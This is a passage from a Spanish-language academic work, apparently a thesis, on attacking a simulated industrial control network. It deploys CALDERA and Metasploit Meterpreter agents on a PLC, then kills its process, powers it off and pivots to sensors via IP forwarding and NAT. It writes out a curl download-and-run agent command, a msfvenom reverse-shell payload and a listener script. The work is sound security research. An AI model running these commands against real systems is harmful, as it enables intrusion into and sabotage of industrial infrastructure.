


Figura 33: Captura de ScadaBR donde se muestran los efectos de manipular los paquetes procedentes del PLC

herramientas de ataque cuya finalidad es poner a prueba las máquinas ejecutando acciones o comportamientos posteriores al compromiso de dichos equipos dentro de una red. Estas herramientas serán CALDERA y Metasploit.

CALDERA es un *software* que está centrado en realizar dicho propósito. Permite la emulación de adversarios mediante la creación de varios perfiles de ataque para, así, ejecutar una serie de ataques para comprobar si la máquina que ha sido comprometida tiene las suficientes medidas de seguridad para que dichos ataques no le afecten negativamente.

Por otro lado, Metasploit está pensado para poner a prueba posibles vulnerabilidades del sistema que puedan permitir dicho compromiso de la máquina. Sin embargo, también posee grandes capacidades para la emulación de adversarios y la ejecución de ataques en máquinas víctimas al conseguir acceso a estas.

Para ello, se hace uso del útil *payload* de Metasploit denominado Meterpreter. Este *payload* permite la ejecución de tareas en una máquina víctima de forma remota, por lo que nos será de gran utilidad para, como en el caso de CALDERA, ejecutar nuestras acciones maliciosas en dicha máquina tras su compromiso. Además, Meterpreter ofrece varias funciones de gran utilidad para nuestras tareas de *pentesting* que nos permite no tener que realizarlas manualmente, tales como tomar capturas de pantalla de la máquina víctima, enviar y recibir ficheros,

o eliminar directorios [55].

Así pues, se va a hacer uso de estas herramientas para poner a prueba los PLCs de la infraestructura tras su posterior intrusión en estos, lo cual nos da también la posibilidad de atacar las comunicaciones que tienen estos con los correspondientes dispositivos esclavos.

Para conseguir acceso a los PLCs, se ha inyectado en estos lo que se conoce como agentes. Estos agentes son programas de *software* simples que permiten crear una conexión con la máquina atacante para así, ejecutar desde esta las acciones maliciosas que se desean y a su vez obtener por pantalla los resultados correspondientes que se obtienen por la terminal. Si un atacante malicioso real quisiese inyectar algún agente, podría tratar de hacer uso de ingeniería social o *phishing* para ello, es decir, engañar a los usuarios de las máquinas víctimas para que, sin ser ellos conscientes, descargar y poner en funcionamiento tal agente.

A continuación, se desarrolla como se ha realizado la implementación de dichos agentes con ambas herramientas.

- **Implantación de agentes con CALDERA**

Para empezar, se debe iniciar el servidor de CALDERA. Esto se hace fácilmente introduciendo en una terminal el siguiente comando:

```
sudo caldera --insecure
```

Tras esto, el servidor ya estará en marcha y podremos acceder a la interfaz de configuración de la figura 34 introduciendo la dirección *http://localhost:8888* en el navegador. Después, simplemente se debe seleccionar la opción de *Deploy an agent* en el apartado de agentes.

En este apartado se nos pide toda la información necesaria para formar el código a inyectar en la máquina víctima y así crear una conexión con el servidor. Se debe indicar:

1. El método de conexión del agente, en cuyo caso se ha utilizado el que tiene por defecto la herramienta, Sandcat, que crea una comunicación mediante HTTP (*Hypertext Transfer Protocol*).

2. El sistema operativo que tiene la máquina víctima, que en este caso corresponde Linux.

3. La dirección IP de la máquina donde se ejecuta el servidor de CALDERA, para que así el agente sea capaz de conectar con él. En este caso corresponde a *192.168.0.5*.




Figura 34: Pantalla de inicio de la interfaz de configuración de CALDERA

4. Opcionalmente, también puede indicarse el nombre del agente, el cual será el nombre que tomará el proceso inyectado en la máquina víctima. Para este caso se le ha llamado *agente*.




Figura 35: Pantalla de configuración de un agente con CALDERA

Tras esto, CALDERA genera a partir de dicha información el código correspondiente a inyectar en la máquina víctima y, así, desplegar correctamente el agente. En este caso genera el siguiente código:

```
server="http://192.168.0.5:8888";
```

```
curl -s -X POST -H "file:sandcat.go" -H "platform:linux" $server/file/
    download > agente;
chmod +x agente;
./agente -server $server -group red -v
```

Así pues, si introducimos dicho código en una terminal de administrador de la máquina víctima, se creará una conexión con el servidor CALDERA y se indicará que el agente está activo, tal y como se muestra en la figura 36. Con esto listo, ya es posible poner a prueba la máquina víctima mediante la ejecución de diversos ataques.




Figura 36: Captura de CALDERA que muestra los agentes con los que se está comunicando el servidor

Para ello, se debe ir a la sección de operaciones, donde hay que crear una indicándole obligatoriamente un nombre. De esta forma, se consigue tener una operación en marcha como la que aparece en la figura 37. Tras ello, desde la pantalla de dicha operación, podemos indicar comandos manuales a ejecutar en el sistema donde está implantado el agente, o bien añadir lo que se denominan en la aplicación *abilites*.

Las *abilities* permiten especificar un ataque concreto a realizar. Para ello, se pide primero cierta información general sobre el ataque, como el nombre, la descripción o el tipo de técnica al que corresponde. Posteriormente, te permite indicar la implementación del ataque como tal. Se solicita el sistema operativo destino, el tipo de terminal en el que ejecutar el ataque, el *payload* que se desea inyectar si es el caso (que vendría siendo algún tipo de archivo a transferir en la máquina víctima para posteriormente interactuar con él y realizar acciones maliciosas), y los comandos a ejecutar.

De esta forma, si añadimos una *ability* a la operación en marcha, esta se ejecutará tal y




Figura 37: Captura de CALDERA con una operación en marcha

como se especificó. Además de ello, la propia operación nos devuelve los resultados obtenidos al ejecutar tanto comandos como *abilites*, y nos indicará mediante un *flag* si el *framework* ha conseguido llevarlo a cabo o en cambio fracaso con ello.

- **Implantación de agentes con Metasploit**

Para comenzar con la implantación del agente Meterpreter en la máquina víctima, se debe iniciar primeramente el propio *framework* de Metasploit. Para ello, simplemente debemos ejecutar el siguiente comando en una terminal:

```
sudo msfconsole
```

Una vez dentro, se ha creado un ejecutable del propio agente. El objetivo de esto es transferir dicho ejecutable a la máquina víctima y que esta lo ejecute, con lo cual dicha máquina abrirá una conexión con la terminal de Meterpreter de la máquina atacante. Para generar dicho ejecutable, se ha introducido el siguiente comando en la consola de Metasploit:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.0.5 LPORT=4444
   -f elf > meterpreter.elf
```

En este comando, estamos haciendo uso del módulo de Metasploit *msfvenom*, el cual permite la creación de ejecutables con los *payloads* que tiene la herramienta [56]. Así pues, se le

está indicando el *payload* del cual queremos que cree un ejecutable, en cuyo caso es un agente de Meterpreter para linux que haga uso de un *shell* inverso (el propio agente establece la conexión con la máquina atacante [57]); la dirección IP de la máquina atacante, el puerto a abrir para crear la conexión, y el nombre del ejecutable a construir. De esta forma, se nos genera el ejecutable con un agente de Meterpreter que crea una conexión con la máquina atacante.

Tras enviar dicho ejecutable a la máquina víctima y ejecutarlo con privilegios, solo falta indicar a Metasploit que queremos contactar con un agente de Meterpreter activo. Para ello se ha implementado el siguiente *script* que realiza todos los pasos necesarios:

```
use exploit/multi/handler
set payload linux/x86/meterpreter/reverse_tcp
set lhost 192.168.0.5
set lport 4444
run
```

Para ejecutar este *script*, se debe introducir en la terminal de Metasploit el comando *resource script.rc*, donde *script* es el fichero a ejecutar y cuya extensión deberá ser .rc. Gracias a su ejecución, se le indica a Metasploit que se quiere conectar con un agente de Meterpreter con las mismas características indicadas en el ejecutable anteriormente generado. De esta forma, al arrancar, la herramienta tratará de encontrar dicho agente, y si tiene éxito, se establecerá correctamente la sesión y se obtendrá acceso a una terminal de Meterpreter que permite interactuar con la máquina donde está implantado el agente, tal y como aparece en la figura 38.

Figura 38: Captura de Metasploit que muestra la realización de la conexión con un agente de Meterpreter

Esta terminal de Meterpreter permite ejecutar funciones propias para interactuar con la

máquina víctima, como, por ejemplo, subir un fichero desde la máquina atacante a la máquina del agente, eliminar directorios o tomar control de la *webcam* de la víctima. Además, si en lugar de usar dichas funciones se prefiere ejecutar comandos en la propia terminal de la víctima, basta con introducir el comando *shell* para obtener acceso a ella.

De esta manera, ahora que se encuentran en funcionamiento los agentes en el PLC correspondiente tanto para CALDERA como para Metasploit, podemos dar paso al desarrollo de los diferentes ataques realizados.

4.2.1. Ataques mediante comandos Bash

Gracias a los agentes implantados en el los PLCs, podemos indicar desde la máquina del atacante cualquier comando de la terminal de Linux para que estos se ejecuten en los propios PLCs. De esta forma, podemos aprovechar esto para hacer uso de ciertos comandos que puedan influir en las comunicaciones.

Lo primero que se ha tratado de conseguir es matar el proceso correspondiente del *software* del PLC en la máquina víctima. Al hacer esto, el PLC dejaría de funcionar y, como consecuencia, se cortarían las comunicaciones de los sensores que utilizan dicho PLC para informar al sistema SCADA.

Para llevar a cabo el ataque con CALDERA, se ha introducido manualmente en la operación en marcha el comando *ps -A*. Dicho comando permitirá obtener la lista de procesos que se están ejecutando en la máquina donde se ubica el *software* del PLC. Al ponerlo en marcha, CALDERA indica que el ataque ha tenido éxito y muestra lo que aparece en la figura 39.

Como se puede apreciar, obtenemos con éxito la lista de procesos ejecutándose en la máquina víctima. Si se echa un vistazo, se puede observar que el proceso que tiene en marcha el *software* del PLC, *openplc*, se identifica con el número 2096. Por lo tanto, para matar dicho proceso, basta con añadir a la operación el comando manual *kill 2096*. Al ponerlo en marcha, CALDERA indica que el comando se ha ejecutado con éxito, y si nos vamos al monitor del sistema SCADA correspondiente al PLC de la subred de OCPP (que en el cual se han implantado los agentes en esto caso), tal y como aparece en la figura 40, se ha dejado de obtener valores de los sensores, ya que han pasado dos minutos desde que ha conseguido la última toma. Esto indica que se ha conseguido abortar el funcionamiento del PLC y por tanto dejado inoperativa la subred con OCPP al completo.




Figura 39: Captura de CALDERA que muestra el resultado de ejecutar el comando *ps -A*

Para llevar a cabo el mismo ataque con Metasploit, una vez hemos abierto el *shell* de la víctima con el comando *shell*, basta con escribir los comandos citados anteriormente. Si escribimos el comando para listar los procesos, se nos muestra la lista al igual que con CALDERA tal y como aparece en la figura 41. Así pues, una vez hallamos el número identificativo del proceso *openplc*, podemos matarlo mediante el comando *kill* y provocar el mismo impacto.

Otro comando Bash que se ha utilizado y que repercute drásticamente en el PLC es el comando *poweroff*. Este comando se encarga de apagar la máquina víctima por completo, por lo que, si el ataque tiene éxito, se cortaría por completo la comunicación entre los esclavos y el sistema SCADA, ya que para recibirse dicha información se hace uso del PLC.

Si introducimos el comando tanto con CALDERA como con Metasploit, se observa en el diagrama de red de GNS3 que la máquina correspondiente al PLC de la subred de OCPP se encuentra apagada, por lo que el ataque resulta en éxito.

4.2.2. Envío de paquetes maliciosos a dispositivos esclavos

Como tenemos acceso a la máquina del PLC de la subred de OCPP gracias a los agentes de CALDERA y Metasploit implantados, podemos interactuar con sus variables del sistema sin problema alguno. En este caso, se han tomado los pasos necesarios para que, desde la máquina víctima, sea posible enviar paquetes a los esclavos de la subred de OCPP, de forma que estos




Figura 40: Captura de ScadaBR en el que se muestra la interrupción de la monitorización de los sensores de la subred de OCPP como consecuencia de matar al proceso encargado del funcionamiento del PLC

pasarán por el PLC para ello.

Para conseguir esto, se ha activado en el PLC la variable del kernel *net.ipv4.ip_forward*, la cual, como se explicó anteriormente, hace que el dispositivo actúe como un *router*, de forma que los paquetes que reciba con direcciones IP distintas a la suya propia los reenviará a donde corresponde si conoce dichas IPs.

Para conseguir esto con CALDERA, se ha introducido el siguiente comando manual en el adversario activo:

```
sysctl net.ipv4.ip_forward=1
```

Al ejecutarse, CALDERA ha indicado que el comando se ha ejecutado con éxito (como se muestra en la figura 42), por lo que habremos activado la variable en el PLC de OCPP. De igual manera, con Metasploit, simplemente debemos introducir el mismo comando en el *shell* de




Figura 41: Captura de Metasploit donde se muestran los resultados de ejecutar con Meterpreter el comando *ps -A*

Meterpreter, habiendo previamente accedido al *shell* del PLC con el comando *shell*.




Figura 42: Captura de CALDERA que indica que el comando manual introducido se ha ejecutado con éxito

De esta manera, la máquina del PLC ya está lista para que retransmita los paquetes destinados a los dispositivos esclavos. No obstante, la máquina víctima todavía no conoce el rango de direcciones que tiene el PLC para conectar con sus esclavos. Por lo tanto, se ha ejecutado, tanto con CALDERA como con Metasploit, el siguiente comando que muestra por pantalla la tabla de enrutamiento del PLC:

```
netstat -rn
```

La salida obtenida es la que aparece en la figura 43. Como se puede apreciar, el PLC hace uso de dos rangos de direcciones, 192.168.0.0/24 y 192.168.2.0/24. Como la máquina atacante se conecta a través del PLC mediante la primera, se deduce que la segunda es en la que se en-

cuentran los diferentes sensores de la subred de OCPP. De esta forma, mediante prueba y error haciendo *ping* a las posibles direcciones, puede encontrarse la dirección IP correspondiente a algún sensor.




Figura 43: Captura de CALDERA que muestra la tabla de enrutamiento del PLC de OCPP

No obstante, si se prueba a hacer *ping* a todas las direcciones de ese rango, resulta que no se consigue respuesta para ninguna de las IPs. Eso quiere decir que, por alguna razón, cuando un esclavo recibe el *ping*, no alcanza su respuesta a la máquina atacante.

Esto se debe a que el paquete que recibe el esclavo tiene la dirección IP origen de la máquina víctima, y como esta no se encuentra en su rango de direcciones, no sabe a dónde mandar la respuesta y, por tanto, la máquina atacante no recibe ningún tipo de *ping* de respuesta.

Para solucionar esto, se debe ejecutar el siguiente comando en la máquina víctima, lo cual se ha hecho posible tanto con CALDERA introduciendo un comando manual en el adversario activo, como con Metasploit en el *shell* del PLC que abre el *payload* de Meterpreter. Dicho comando es el siguiente:

```
iptables -t nat -A POSTROUTING -o ens4 -j MASQUERADE
```

Con este comando lo que se está haciendo es añadir una regla en el *firewall* de Iptables en la máquina donde su ubica el PLC. Con esta regla, estamos indicando que se quiere que la dirección IP origen de los paquetes que salgan del PLC hacía los esclavos se sustituya por la del propio PLC haciendo uso del protocolo NAT. Gracias al uso de este protocolo, los esclavos mandarán a los paquetes procedentes fuera de la subred OCPP las correspondientes respuestas al propio PLC, donde este se encargará de así reenviarlo a la máquina atacante de donde procede el paquete de petición inicial.

Además, como el rango de direcciones de la subred de OCPP es desconocido para la máquina atacante, debemos indicarle a qué dispositivo enviar los paquetes con destinos fuera de su

red, para que así, en este caso el PLC, los reenvíe a los esclavos. Para ello, basta con modificar el fichero de la figura 3 y añadir debajo *gateway 192.168.0.2*.

De esta forma, tras ejecutar dicho comando, si por ejemplo hacemos *ping* a la dirección IP del sensor *Slave2*, esta vez sí obtenemos respuesta de este tal y como aparece en la figura 44.




Figura 44: Captura donde se muestra que la máquina atacante consigue conectar con un esclavo de la subred de OCPP

Así pues, como la máquina víctima ahora es capaz de conectar con el sensor *Slave2* y recibir respuestas de este, la configuración realizada en el PLC de la subred de OCPP gracias a CALDERA y Metasploit permite que se realicen diversos ataques a nivel de red al esclavo. Para la realización de estos ataques, se hará uso de Scapy, ya que con dicha herramienta es posible hacer todos los narrados en la primera sección del capítulo.

En este caso no es posible escuchar las comunicaciones entre los sensores y el PLC, ya que no es posible ejecutar un ataque de *Man in the Middle* entre uno de estos sensores y el PLC al estar en otro rango de direcciones. No obstante, gracias a haber conseguido enviar tráfico de red a *Slave2* y recibir respuestas de él, sí que se pueden realizar ataques de denegación de servicio que no requieran escuchar dichas comunicaciones.

Por ejemplo, uno de los ataques realizados entre los niveles de control y comunicación que cumpla estas características es el ataque de *Ping Flood*. Si ejecutamos por ejemplo el *script* de Scapy que implementa dicho ataque, pero cambiando la IP destino por la del esclavo, el ataque se ejecuta sin problema. No obstante, al igual que pasaba al atacar el PLC de la subred de ModbusTCP, la sobrecarga que se ejerce en la máquina víctima por el ataque no es lo suficientemente fuerte como para interrumpir su funcionamiento.

4.2.3. Inyección de Scapy como *payload*

En la anterior sección no se ha conseguido escuchar las comunicaciones entre los dispositivos esclavos y los PLCs, si no que solo ha sido posible realizar ciertas acciones para conseguir enviar tráfico de red a los esclavos haciendo que este pase por el PLC. Sin embargo, en este apartado se van a desarrollar los pasos realizados para conseguir escuchar dichas comunicaciones y así conseguir los valores de los sensores que se transmiten a través de estos paquetes.

